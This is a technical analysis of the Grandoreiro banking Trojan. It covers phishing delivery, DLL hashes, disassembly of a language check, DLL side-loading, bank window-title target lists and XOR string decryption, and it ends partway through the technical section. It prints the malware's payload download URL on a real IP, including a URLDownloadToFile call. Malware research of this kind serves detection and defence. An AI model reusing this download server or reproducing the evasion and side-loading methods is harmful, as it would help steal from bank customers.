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1. About this study

This study sets forth the results of the analysis conducted on the Grandoreiro banking Trojan, also known as Delephant. As a trojan, this malware is designed to have multiple uses, the most common of which is to create a backdoor on the infected equipment to be able to download updates and new functions.

The aim of the study is to gather the necessary information to identify the characteristics of this threat as well as its behaviour and techniques used, allowing traceability of future versions of the same malware, or its potential impact on other entities in the financial sector, or even in other sectors.

In addition, there is evidence of the spread of operations conducted with this malware to Europe, including Spain and Portugal, and it has been active in Latin America since 2015.

The actions carried out for its preparation comprise an analysis within a controlled environment. The general information obtained is that Grandoreiro is a Trojan developed in Delphi, a programming language popular for Brazilian malware. It is distributed via phishing, that is, e-mail campaigns that send malicious attachments or links that redirect to fraudulent web pages alerting the user to install fake Java or Flash application updates.

Once its low-level modus operandi has been described, a series of countermeasures are provided to detect this Trojan and, if necessary, to disinfect the affected computer.

2. Document structure

This document comprises a 3.- Introduction part presenting the type of threat that the Grandoreiro Trojan represents, and mentions its main purpose and some of its characteristics

Subsequently, a 4.-Technical report part provides detailed information on the infection routes used by this Trojan, the language in which it is programmed, its functionalities and mode of action, describing the infection process step by step, as well as the protection methods used by Grandoreiro to evade security controls.

Subsequently, recommendations and actions to detect the Grandoreiro threat, as well as the cleaning process, are provided in section 5.- Detection and disinfection .

Finally, section 6.- References lists the references consulted throughout the analysis.

In addition, the document has two annexes: Appendix 1: Indicators of compromise (IOC) includes the indicator of commitment (IOC) associated to Grandoreiro and Appendix 2: Yara Rules of detection comprises the Yara rules for the detection malicious samples of this Trojan.

3. Introduction

Grandoreiro, is one of the many banking Trojans originating in South America that has spread its operations to other regions, mainly to Europe. According to ESET researchers, it has been active since 2015, affecting Latin American countries, mainly Brazil, its country of origin.

According to researchers, Grandoreiro authors update its code at a remarkable speed, and even suspect that two variants exist simultaneously, and in 2019 expanded worldwide to banks in Spain, Mexico and Portugal, as well as adjusting the themes of its distribution campaigns by taking advantage of the disinformation campaigns and hoaxes surrounding COVID-19 at the height of the pandemic, especially during 2020.

4. Technical report

4.1. Infection methods

The most common method of Trojan infection consists of several stages; first, the target user receives an e-mail which contains a URL pointing to a fraudulent page. By clicking on the link included in the fraudulent email received, the user unknowingly downloads the first element of the process. This is an installer file which, in turn, will download the payload containing the banking Trojan. However, occasionally this file may be included in the e-mail as an attachment.




Figure 1: Process of infection with the Grandoreiro banking Trojan

4.2. Programming language, functions and mode of operation

Grandoreiro is a banking Trojan whose name was inspired by the [large volume of binaries generated by the attackers](#), which exceeded 250 MB. This made it difficult its analysis on the different online sandboxes platforms, as it exceeded the allowed limit by far.

Several binaries are involved in user engagement. It starts from the initial binary that is downloaded by the victim. This binary is a compressed file containing an installer. It contains (msi extension) is the dll (**sha256sum: 58084c86acd68c83d84802ef8daa9cdfefdcf34d7fa1b9a0e04c4ca124e58382**) that acts as a **downloader** (malware that downloads the threat from the Internet to the victim's computer). This binary is programmed in Delphi and compiled with Borland Delphi 7.




Figure 2: dll downloader compiled with Borland Delphi 7

The second dll (**sha256sum: 35c0744bec0e123d24a9ffd3d7a9edeb07d9341ab45619b5fc881ce7dd81276a**) and which will be discussed later in the study, belongs to the **Grandoreiro** banking Trojan family.

As above, programmed in Delphi and compiled with Borland Delphi 7.




Figure 3: Trojan dll compiled with Borland Delphi 7




Figure 4: Sample source of analysis

It is a compressed file. Inside there is an installer (msi), which will download the payload containing the banking Trojan.

In the embedded dll, you can see where the URL is located and where the payload can be found; this payload is encrypted so as not to be detected from the start by analysis tools.

```
[0x00551988]> iE
[Exports]

nth paddr      vaddr      bind      type size lib      name
-----
1 0x00150d88 0x00551988 GLOBAL FUNC 0      Gabinow.dll TILLITTFDCCCC5

[0x00551988]> s 0x00551988
[0x00551988]> pd 12
19: sym.Gabinow.dll_TILLITTFDCCCC5 ();
0x00551988 83c9ff or ecx, 0xffffffff ; -1
0x0055198b baa4195500 mov edx, 0x5519a4
0x00551990 b0d0195500 mov eax, 0x5519d0
0x00551995 e89c96f3ff call fcn.0048b030
0x0055199a c3 ret
0x0055199b 00ff add bh, bh
0x0055199d fff invalid
0x0055199e fff invalid
0x0055199f ff2b jmp [ebx]
0x005519a1 0000 add byte [eax], al
0x005519a3 006823 add byte [eax + 0x23], ch
0x005519a6 7423 je 0x5519cb

[0x00551988]> ps @ 0x5519a4
h#t#t#p://149.56.251.1:51#5#51/esgrime.zi#p
[0x00551988]> ? 0x23
int32 35
uint32 35
hex 0x23
```

Figure 5: Final Trojan download URL

Fist, the user language is verified, and users having set up English as their language are rejected; if such a user is detected, the process ended. In this way, they ensure that the target user matches their intended target, and would prevent it from being executed as usual on any sandbox platform whose language is English.

```

60  __writefdword(0, (unsigned int)v24);
61  sub_48ADB0((int)&v37);
62  v7 = (const char *)((int (__fastcall *) (int))System: __linkproc_ LStrToPChar)(v37);
63  if (Sysutils:StrPos(v7, "English") )
64  System: __linkproc_ Halt0();
65  sub_48AF68();
66  v8 = ((int (__fastcall *) (int, int32))System: __linkproc_ LStrAsg)(&word_561430, v43);
67  ((void (__fastcall *) (int))sub_48AF68)(v8);
68  ((void (__fastcall *) (int *, _strings *))System: __linkproc_ LStrLAsg)(&v39, 83c9, &X3346546774_zi[1]);
69  v9 = sub_48AF68(v42, (char)v38);
70  ((void (__fastcall *) (int))sub_48AF68)(v9);
71  sub_48ADEC(*(int *)v38, (char)v36);
72  sub_48ADB0((int)&v35);
73  ((void (__fastcall *) (int *, int, int, _strings *, int))System: __linkproc_ LStrCatN)(&v40, 3, v10, &str__[1]
74  ((void (__fastcall *) (int *))sub_48AAF0)(&v35);
75  v23 = v33;
76  ((void (__fastcall *) (int *, int, int, _strings *, int))System: __linkproc_ LStrCatN)(
77  &system__AnsiString,
78  3,
79  v11,
80  &str__27[1],
81  &word_561430);
82  if ( (unsigned int)Sysutils:DirectoryExists(System AnsiString) )

```

```

CODE:0048AD90 sub_48ADB0 proc near
CODE:0048AD90 push ebx
CODE:0048ADB1 push esi
CODE:0048AD92 mov esi, eax
CODE:0048AD94 mov eax, ds:nSize
CODE:0048AD99 call GetMem
CODE:0048ADBE mov ebx, eax
CODE:0048ADC0 call GetSystemDefaultLangID
CODE:0048ADC5 movzx eax, ax
CODE:0048ADC8 mov edx, ds:nSize
CODE:0048ADCE push edx ; nSize
CODE:0048ADDF push ebx ; retlang
CODE:0048ADD0 push eax ; wLang
CODE:0048ADD1 call VerLanguageNameA
CODE:0048ADD6 mov edx, esi
CODE:0048ADD8 mov ebx, ecx
CODE:0048ADDA call StrPas ; BDS 2005-2007 and Del
CODE:0048ADDF mov eax, ebx
CODE:0048ADE1 call FreeMem
CODE:0048ADE6 pop esi
CODE:0048ADE7 pop ebx
CODE:0048ADE8 retn
CODE:0048ADE8 sub_48ADB0 endp

```

Figure 6: User language check

Once you have the URL in the correct format, removing filler characters, download the file shown below.




Figure 7: Server hosting the payload

The dll downloads and completes the code so that it can be decompressed later in the expected path. The attackers make sure that the server registers the user's language, as it is intended for Spanish users. They add the language to the URL and use the `URLDownloadToFile` API function:

```
URLDownloadToFile(http://149.56.251.1:51551/esgrime.zip?Español (Spanish, international), C:\Users\<user>\AppData\Roaming\nowview\AX3346546774.zip)
```

This file will be stored under path `C:\Users>AppData\Roaming\nownowview\AX3346546774.zip`.




Figure 8: Simulation of the infection process

After several mathematical operations based on XOR, a zip file is generated in which it can be unzipped, leaving the dll placed next to the executable (and 2 other dll that the executable needs), which will be in charge of launching the infection process. The contents of the downloaded file are decrypted and then decompressed, and a series of files are placed in the directory.




Figure 9: Directory with several files

The malicious dll is *dbghelp.dll*, which, since it is located in the same directory, will be loaded as a regular dll by the *solodriver.exe* executable; this is the first place where it will be looked for, ignoring the legitimate one in the system.

The application *solodriver.exe* is part of the Advanced Installer 18.6.1 software and is called *intune.exe*.

Therefore, they use a legitimate application to load the malicious dll which controls that the main application window remains hidden and is not visible, although at the moment of execution it is briefly displayed before it is hidden again.

If the malicious dll is removed from the same directory where *solodriver.exe* is located is executed, we can see what it really looks like and identify that this file hides the Trojan controlling the displayed windows.




Figure 10: Window of *solodriver.exe* when the dll is not in execution

Apparently, any action triggered by the dll will appear to be performed by *solodriver.exe*, since it is in the memory of the executable as just another dll.




Figure 11: Applications in the Trojan's execution directory

The dynamic library *dbghelp.dll* is a sizeable (255M) library, which makes it difficult to analyse it with certain applications, as often those are limited to smaller binaries, as is the case with many online malware analysis platforms.

Opening the file with a resource editor reveals why it is so large: it contains 2 ISO-type similar images.




Figure 12: ISO images inside that make the file larger than usual

The first, *MBJDJDBHWDX.bmp*, takes 128 MB while the second, *ZCCFMYWMGGO.bmp*, weighs 118 MB.

As the campaign is aimed at users in Spain and Portugal, it seeks to ensure that the language configuration is country-specific.

```

CODE:00DAD8FD      mov     eax, [ebp+var_488]
CODE:00DAD903      mov     edx, offset _str_Portugu_s_Port.Text ; Português (Portugal)
CODE:00DAD908      call   @System@LStrCmp$qqrv ; System::__linkproc__ LStrCmp(void)
CODE:00DAD90D      jnz    loc_DADAEF
CODE:00DAD913      jmp     loc_DADAEF
    
```

Figure 13: Comparing the main language with the Portuguese language

```

00DAAF7>      jmp     00DADAFF
>00DAAFCC      mov     eax,[00D0BC0];gvar_00D0BC0:TRtcHttpPortalClient
00DAAFD1      mov     edx,dword ptr [eax]
00DAAFD3      call   dword ptr [edx+30]
00DAAFD6      cmp     al,1
00DAAFD8>      jne    00DAAFE7
00DAAFDA      xor     eax,eax
00DAAFDC      pop     edx
00DAAFDD      pop     ecx
00DAAFDE      pop     ecx
00DAAFDF      mov     dword ptr fs:[eax],edx
00DAAFE2>      jmp     00DADAFF
>00DAAFE7      lea    eax,[ebp-18]
00DAAFEA      call   00DA2FE8
00DAAFEF      mov     eax,dword ptr [ebp-18]
00DAAFF2      mov     edx,0DADB88;'Español (España, internacional)'
00DAAFF7      call   @LStrCmp
00DAAFFC>      jne    00DAB209
00DAB002      lea    edx,[ebp-24]
    
```

Figure 14: Comparing the main language with the Spanish language

Figure 15 makes use of the RTC Portal component. This component is specially designed for remote desktop control, file sharing and chat applications. As its own website [states](#), RealThinClient SDK is a flexible and modular framework for building reliable and scalable cross-platform Applications with Delphi, designed for the Web by utilizing HTTP/S with full IPv4 & IPv6 support and built-in multi-threading, extensively stress-tested to ensure the highest stability. By using non-blocking event-driven communication with built-in thread-pooling, applications built with the RealThinClient SDK can handle thousands of active connections by using a limited number of threads in a real multi-threaded environment, on all supported platforms.”




Figure 15: Examples of use of the RTC Portal component

When the application is started, a series of timers are created. Those timers will periodically check what is going on in the computer, as well as hide the application used to load the dll.



Figure 16: Finding the solodriver.exe window in order to hide it

First, it uses `FindWindowA` API to search for the window with the title "Visual Studio Ultimate" and if found, use its handle to hide it with `ShowWindow`.




Figure 17: Looking for the window to hide it

Another periodic process is to check that banks are accessed, looking for a series of strings in the active windows.

```
GetWindowTextA = &"Microsoft Network Monitor"
GetWindowTextA = &"Santander"
GetWindowTextA = &"Netbanco Particulares"
GetWindowTextA = &"Home Banking"
GetWindowTextA = &"Banco Mediolanum"
GetWindowTextA = &"Openbank"
GetWindowTextA = &"BBVA"
GetWindowTextA = &"CaixaBank"
GetWindowTextA = &"Banca Digital"
GetWindowTextA = &"Caja Rural"
GetWindowTextA = &"Empresas | BANKINTER"
GetWindowTextA = &"Bankia.es"
GetWindowTextA = &"Bankia"
GetWindowTextA = &"BANKIA"
GetWindowTextA = &"ING | Banco online"
GetWindowTextA = &"Liberbank"
GetWindowTextA = &"Unicaja"
GetWindowTextA = &"Hazte cliente -"
GetWindowTextA = &"Ibercaja"
GetWindowTextA = &"CAIXAGUISSONA online"
GetWindowTextA = &"Cajasur Particulares"
GetWindowTextA = &"Cajasur Empresas"
GetWindowTextA = &"Cajasur Banca Personal"
GetWindowTextA = &"CajaSur - Home"
GetWindowTextA = &"EVO Banco"
GetWindowTextA = ???
GetWindowTextA = ???
GetWindowTextA = "\EZE"
GetWindowTextA = &"Banca Personal | Global Bank"
GetWindowTextA = &"Multibank"
GetWindowTextA = &"ActivoBank"
GetWindowTextA = &"Banco BPI"
GetWindowTextA = ???
GetWindowTextA = &"Banco Montepio"
GetWindowTextA = &"novobanco"
```

Figure 18: Searched windows linked to Spanish banks

```
GetWindowsTextA = &"Microsoft Network Monitor"
GetWindowsTextA = &"Banco do Brasil"
GetWindowsTextA = &"Banco bradesco"
GetWindowsTextA = &"Banco Bradesco"
GetWindowsTextA = &"CAIXA -"
GetWindowsTextA = &"Santander"
GetWindowsTextA = &"Internet Banrisul"
GetWindowsTextA = &"Banco Safra"
GetWindowsTextA = ???
GetWindowsTextA = &"Mercado Pago |"
GetWindowsTextA = &"Internet Banking BNB"
GetWindowsTextA = &"Banco Original"
GetWindowsTextA = &"UNICRED"
GetWindowsTextA = &"agibank.com.br"
GetWindowsTextA = &"Internet Banking Banco Inter"
GetWindowsTextA = ???
GetWindowsTextA = ???
GetWindowsTextA = &"Banese"
GetWindowsTextA = &"Banestes"
GetWindowsTextA = ???
GetWindowsTextA = &"Portal Daycoval"
```

Figure 19: Searched windows linked to Portuguese banks

Not all strings are directly accessible in the binary, but when needed, they are decrypted following an XOR-based algorithm. This takes into account the encrypted string with a key. The method consists on running through the string and performing character-by-character operations taking into account its current position and the previous position in between.

